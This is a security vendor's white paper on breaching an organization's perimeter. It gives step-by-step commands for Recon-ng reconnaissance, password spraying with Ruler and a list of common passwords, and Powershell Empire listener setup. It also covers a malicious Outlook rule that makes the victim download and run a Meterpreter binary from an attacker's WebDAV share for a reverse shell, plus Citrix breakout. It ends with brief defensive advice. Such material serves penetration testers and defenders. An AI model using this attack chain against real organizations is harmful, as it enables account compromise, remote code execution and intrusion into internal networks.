White Paper

Saurabh Harit,
Managing Consultant, SecurityLab

Breaching the External Network Perimeter with OSINT, Malicious Outlook Rules, Citrix, and Powershell Empire

This paper will discuss the technical details involved with open-source intelligence gathering and using that intelligence to penetrate an organization's perimeter and gain access to the internal network. We will also describe several protection mechanisms that organizations can implement to protect themselves against such attacks.

Index

1. What is Open Source Intelligence (OSINT)?

Open Source Intelligence (OSINT) is a process of gathering information about an entity in a passive manner using publicly available resources, such as search engines; company websites; company blogs; social media and professional networking platforms like Facebook, Twitter, LinkedIn; discussion forums; code repositories like Github and bitbucket; WHOIS databases; and others. What makes OSINT so lucrative for attackers is that it allows them to gather a plethora of information about a target organization without sending out a single network packet. OSINT also enables anyone with Internet access to gather information from any location in the world.

An attacker wants to gather as much information as possible about the target. More data means a larger attack surface and increases an attacker's chance of success. For example, while targeting an organization, an attacker would want to gather information about IP ranges, netblocks, domain and sub-domain names, publicly exposed admin interfaces, publicly accessible code-base, employee information, email IDs, and phone numbers.

This information can be gathered in numerous ways manually, as well as by tools that automate the process. There are many open-source tools available to automate the OSINT process. These are popular choices:

- Recon-ng (https://bitbucket.org/LaNMaSteR53/recon-ng)
- Datasploit (https://github.com/DataSploit/datasploit)
- FOCA (https://www.elevenpaths.com/labstools/foca/index.html)
- Maltego (https://www.paterva.com/web7/)

For the following scenarios, we will focus on Recon-ng, written by Tim Tomes(@LaNMaSteR53).

2. Setting up Recon-NG for passive information gathering

Recon-NG is a python framework that automates most of the process of passive information-gathering process. It is modular, with different modules to perform different tasks, such as forward DNS lookup or sub-domain name brute-force. Attackers also can write their own modules, if required.

Use the following command to install Recon-ng on a Linux-based distribution:

git clone https://LaNMaSteR53@bitbucket.org/LaNMaSteR53/recon-ng.git

cd recon-ng

pip install -r REQUIREMENTS

./recon-ng –h

Recon-ng uses third-party services, such as Bing, Google, Censys, and others, to gather passive information. To use the full power of Recon-ng, an attacker would need the API keys of these services. Acquiring API keys by visiting https://bitbucket.org/LaNMaSteR53/recon-ng/wiki/Usage%20Guide.

With the API keys, an attacker could use the following command to add them to Recon-ng:

keys add <API Key>

He would use the following command to list all API keys:

keys list

Recon-ng also allows users to add workspaces for new projects. The following command will list the existing workspaces:

workspaces list

To add a new workspace:

workspaces add demo

To select a workspace:

workspaces select demo

Recon-ng uses sqlite3 database to store the output. The following command will display the schema:

show schema

To interact with the sqlite3 database directly, visit:

/root/.recon-ng/workspaces/<workspace_name>

Use the following commands to interact with it:

sqlite3 data.db

.tables

select * from domains;

Display all Recon-ng modules using the following command:

show modules

To begin reconnaissance, add the target domain name to Recon-NG:

add domains <domain_name>

Recon-ng also supports a file with a list of domain names. Once the domain name(s) is configured and other available information added, Recon-ng can run multiple modules against the entered data. Below are some of the modules typically run:

Company Recon:

load recon/companies-contacts/jigsaw/point_usage

run

load recon/companies-contacts/jigsaw/purchase_contact

run

load recon/companies-contacts/jigsaw/search_contacts

run

load recon/companies-contacts/jigsaw_auth

run

load recon/companies-contacts/linkedin_auth

run

load recon/companies-multi/whois_miner

run

load recon/companies-profiles/bing_linkedin

run

Domain Recon:

load recon/domains-hosts/netcraft

run

load recon/domains-hosts/yahoo_domain

run

load recon/domains-hosts/baidu_site

run

load recon/domains-hosts/bing_domain_web

run

load recon/domains-hosts/bing_domain_api

run

load recon/domains-hosts/google_site_api

run

load recon/domains-hosts/google_site_web

run

load recon/domains-hosts/brute_hosts

run

load recon/domains-hosts/shodan_hostname

run

load recon/domains-hosts/builtwith

run

load recon/domains-hosts/ssl_san

run

Netblocks Recon:

load recon/netblocks-companies/whois_orgs

run

load recon/netblocks-hosts/reverse_resolve

run

load recon/netblocks-hosts/shodan_net

run

load recon/netblocks-ports/census_2012

run

Hosts Recon:

```
load recon/hosts-hosts/bing_ip
run
load recon/hosts-hosts/freegeoip
run
load recon/hosts-hosts/ip_neighbor
run
load recon/hosts-hosts/ipinfodb
run
load recon/hosts-hosts/resolve
run
load recon/hosts-hosts/reverse_resolve
run
```

Contacts Recon:

```
load recon/domains-contacts/pgp_search
run
load recon/domains-contacts/salesmaple
run
load recon/domains-contacts/whois_pocs
run
load recon/companies-contacts/facebook
run
load recon/companies-contacts/jigsaw/point_usage
run
load recon/companies-contacts/jigsaw/purchase_
contact
run
load recon/companies-contacts/jigsaw/search_contacts
run
load recon/companies-contacts/jigsaw_auth
run
load recon/companies-contacts/linkedin_auth
run
load recon/companies-multi/whois_miner
run
load recon/companies-profiles/bing_linkedin
run
load recon/contacts-contacts/mailtester
run
load recon/contacts-contacts/mangle
run
load recon/contacts-contacts/unmangle
run
load recon/contacts-credentials/hibp_breach
run
load recon/contacts-credentials/hibp_paste
run
load recon/contacts-credentials/pwnedlist
run
load recon/contacts-domains/migrate_contacts
run
load recon/contacts-profiles/fullcontact
run
```

Vulnerabilities Recon:

```
load recon/domains-vulnerabilities/punkspider
run
load recon/domains-vulnerabilities/xssed
run
load recon/domains-vulnerabilities/xssposed
run
```

A good practice is to take new data reported by the automated recon tool and feed it back. For example, if Recon-ng discovers a new domain, add it to the domains list and re-run appropriate modules. The same principle applies to newly discovered netblocks, sub-domains, and other attributes.

Once all of the modules have run, Recon-ng will save the output in the sqlite3 database.

Use the following module to generate a report for further analysis:

```
load reporting/xlsx
run
```

3. Analyzing gathered data and identifying various entry points

The reconnaissance process will yield a large amount of information about the target organization, such as domain names, subdomains, netblocks, hostnames, contact details, email IDs, first/last names, titles, administrative interfaces, code snippets, and leaked passwords. Next, an attacker would analyze the gathered information. He would:

1. Go through the list of domains and sub-domains and see if anything stands out, perhaps from news of a recent data breach
2. Browse through publicly available source code (if available) and identify the backend technology
3. Look for any secrets, passwords, or private keys in the source code
4. Look for configuration files
5. Identify administrative interfaces such as Webmail, VPN, Citrix, Network device admin logins and others
6. Make a list of all the gathered usernames and passwords
7. Make a list of all the enumerated employee names.
8. If he already has the email ID pattern, he would create a list of potential account names

4. Horizontal password brute-force attack


An attacker can use the enumerated user names to launch a horizontal password brute-force attack against the exposed services that implement Active Directory authentication. Popular applications include Web mail, Web-VPN, Citrix, and Microsoft Exchange services.

For pen testers, it's important to note that we are referring to the horizontal brute-force and not vertical brute-force. A vertical password brute-force attack tries a long list of passwords against a single account, which will most likely cause account lockouts in a client's email infrastructure. A horizontal password brute-force attack uses one password against a long list of user names. Caution is advised, even with a horizontal brute-force attack. It's best to only run one cycle every four hours or so to avoid disruption to the client. The following passwords are commonly used and typically yield good results:

- Password
- Password1
- Password123
- Password@123
- <Season><Year> For e.g., Summer2017, Winter2017, etc.
- <CompanyName>1 For e.g. Company1
- <CompanyName>123

If the password brute-force attack is successful, an attacker could use Burp Intruder or SensePost Ruler to gain access to the internal network. Of course, if an attacker finds another entry point, such as a VPN that is not protected with two-factor authentication, that would be an easy win.

For password brute-forcing, Burp Intruder can be used against any web-based services and applications. Screenshots below illustrate the setup for Burp Suite.




To brute-force against Microsoft Exchange, SensePost Ruler is effective and can be downloaded from https://github.com/sensepost/ruler.

Once Ruler is installed, use the following command to launch a brute-force attack:

./ruler --domain demohost.com --insecure brute --users users.txt --passwords password.txt --delay 0 --verbose | tee results.out

Users.txt will contain a list of enumerated user names, and password.txt will contain the single password you want to brute-force.



5. Gaining access via malicious Outlook Rules and Forms

A valid set of domain credentials can be verified by logging onto the victim's webmail. If the webmail is protected with two-factor authentication, an attacker can configure Microsoft Outlook client on a local machine by using Microsoft's autodiscover feature and the recovered credentials. Most of the time, two-factor authentication is only applied to web-based services. Configuring the Outlook client may allow an attacker to bypass it.

Once the attacker successfully connects to the victim's mailbox, he could export their Global Address List (GAL) and gain access to internal domain account names. From here, he could re-launch the horizontal password brute-force attack with a much larger user name list, which may yield more credentials. Additionally, he might also gain access to Exchange public folders and shared mailboxes, if configured.

Ruler also allows an attacker to create malicious Outlook Rules and Forms. Part of Microsoft Outlook functionality is the ability for users to create rules that can be applied to incoming and outgoing emails. For example, a user can set a rule to move an incoming email to the "Possible Spam" folder if the subject contains an "Offer" keyword.

Similarly, the user could configure a rule to run an application on the local machine if certain pre-defined conditions are met. This, coupled with the fact that he could configure a rule to sync with the Exchange server and all other Outlook clients configured with the same account, presents an interesting attack vector. An attacker could define a malicious rule on the local instance of Outlook that is configured with the victim's account. It will be synched with the Exchange server and in turn with the victim's instance of Outlook.

This attack requires the following steps to be completed:

1. Configure Powershell Empire
2. Set up WebDAV server to host the malicious binary (Meterpreter payload binary)
3. Create a malicious Outlook rule
4. Configure the malicious Outlook rule
5. Send an email to the victim to trigger the malicious Outlook rule

```
HTTP[S] Options:

  Name             Required    Value                          Description
  ----             --------    -------                        -----------
  KillDate         False                                      Date for the listener to exit (MM/dd/yyyy).
  Name             True        demo                           Name for the listener.
  Launcher         True        powershell -noP -w 1 -enc      Launcher string.
  DefaultLostLimit True        60                             Number of missed checkins before exiting
  StagingKey       True        >yFB}V<*+,x~cqsbYJ@_a7n30d)/M&tE Staging key for initial agent negotiation.
  BindIP           True        0.0.0.0                        The IP to bind to on the control server.
  DefaultProfile   True        /admin/get.php,/news.php,/login/ Default communication profile for the agent.
                               process.php|Mozilla/5.0 (Windows
                               NT 6.1; WOW64; Trident/7.0;
                               rv:11.0) like Gecko
  ServerVersion    True        Microsoft-IIS/7.5              Server header for the control server.
  WorkingHours     False                                      Hours for the agent to operate (09:00-17:00).
  Host             True        https://demohost.com:8443      Hostname/IP for staging.
  CertPath         False       /root/toolboxen/empire/data/empi Certificate path for https listeners.
                               re.pem
  DefaultJitter    True        0.0                            Jitter in agent reachback interval (0.0-1.0).
  DefaultDelay     True        5                              Agent delay/reach back interval (in seconds).
  Port             True        8443                           Port for the listener.
```

Powershell Empire is a post-exploitation framework based on Powershell. For this paper, we will use PowerShell Empire for command and control. It can be downloaded from https://github.com/EmpireProject/Empire.

The setup instructions for Powershell Empire are documented at: http://www.powershellempire.com/?page_id=110

Use the following command to set up the Powershell Empire listener:

./empire

uselistener http

set Name demo

set CertPath /root/toolboxen/empire/data/empire.pem

set Host demohost.com

set Port 8443

execute

The above commands should start a listener on the public-facing server, demohost.com, on port 8443.

Next, an attacker would need to generate the reverse connect-back payload and convert it into a binary that will eventually be downloaded and executed by the malicious rule. On the Powershell prompt:

usestager windows/launcher_bat demo

This will generate a bat file and save it as launcher.bat in the /tmp directory. An attacker can use any bat-to-exe converters to convert this bat file into a Windows binary. One such application is: http://www.f2ko.de/en/b2e.php.

Upload this binary to the WebDAV server. Set up the WebDAV server using instructions found at https://www.blackhillsinfosec.com/?p=5415.

Use Rulz.py to create the malicious Outlook rule. It can be found at https://gist.github.com/monoxgas/7fec9ec0f3ab405773fc.

Make sure that Python3 is installed on the machine and follow the instructions below:

python3 rulz.py myrule.rwz

Let's break some rulz...

Enter a rule name? (Default): mymaliciousrule

Enter a E-Mail subject trigger? (Test): IT Security Policy Update

Enter a file path? (C:\test.txt): \\X.X.X.X\webdav\meterpreter.exe

Writing data to file...

X.X.X.X will be the IP address of the attacker's public-facing server. Meterpreter.exe is the binary created in the previous step. "Enter a E-Mail subject trigger" is the subject of the email that will trigger the malicious rule. This process has created a rule named "mymaliciousrule" that will download a binary from the WebDAV server at \\X.X.X.X\webdav\meterpreter.exe upon receiving an email with subject "IT Security Policy Update."

Once the rule is created, use the Outlook client (configured with the victim's account) to import the malicious rule. Make sure to uncheck the "client-only" check-box once it is imported.

When everything is configured, send an email to the victim's email id with the subject "IT Security Policy Update." That should trigger the rule and provide a reverse shell, an active agent in Powershell Empire listener.

The attacker would now have access to the internal network.

Ruler also allows a user to create malicious Outlook forms and eliminate the need to set up a WebDAV server or send a trigger email for this attack vector to work.

Rename the launcher.bat that was generated in the first step to command.exe and execute the following command:

./ruler --username user --password pwd --email victim@demohost.com form add --suffix formname --input command.txt --rule
--send


6. Gaining access via Citrix

If the target organization has a Citrix environment exposed to the Internet without two-factor authentication, it will be much easier to exploit and gain access to the internal network.

Citrix provides a restricted desktop environment. However, there are several ways of breaking out of it. Use the brute-forced domain credentials to authenticate to the Citrix environment. The user should have access to basic applications, such as Excel or Internet Explorer. If an attacker has access to Internet Explorer, he can use the File ⍰ Open menu to open a system application, such as command prompt or Powershell.

There are many other ways to bypass the restricted desktop mode. Refer to https://blog.netspi.com/breaking-out-of-applications-deployed-via-terminal-services-citrix-and-kiosks/ for more.

Once the attacker has access to command prompt or Powershell, he would execute the Powershell Empire payload from the launcher.bat file to get a reverse https shell back to the listener. This should provide access to the internal network.



7. Defense against the dark arts

An organization can take several important steps to protect itself against these attack vectors. They include:

1. Ensure that all domain accounts are configured with strong and unique passwords that are at least 10 characters in length. Also make use of upper and lower-case alphabets, numerical, and special characters.
2. Implement two-factor or multifactor authentication for publicly exposed administrative interfaces and services.
3. Lock down Citrix environments to prevent breakout using the following instructions: https://www.citrix.com/content/dam/citrix/en_us/documents/products-solutions/system-hardening-for-xenapp-and-xendesktop.pdf.
4. Implement enhanced Powershell logging and monitoring. Please refer to the link below for more details: https://blogs.msdn.
5. If you would like this level of expertise, contact our security experts at SecurityLabs@spirent.com

About Spirent Communications

Spirent Communications (LSE: SPT) is a global leader with deep expertise and decades of experience in testing, assurance, analytics and security, serving developers, service providers, and enterprise networks.

We help bring clarity to increasingly complex technological and business challenges.

Spirent's customers have made a promise to their customers to deliver superior performance. Spirent assures that those promises are fulfilled.

For more information, visit: www.spirent.com

spirent™ Promise. Assured.

Contact Us

For more information, call your Spirent sales representative or visit us on the web at www.spirent.com/ContactSpirent.

www.spirent.com

Americas 1-800-SPIRENT
+1-800-774-7368 | sales@spirent.com

US Government & Defense
info@spirentfederal.com | spirentfederal.com

Europe and the Middle East
+44 (0) 1293 767979 | emeainfo@spirent.com

Asia and the Pacific
+86-10-8518-2539 | salesasia@spirent.com

Rev B | 08/18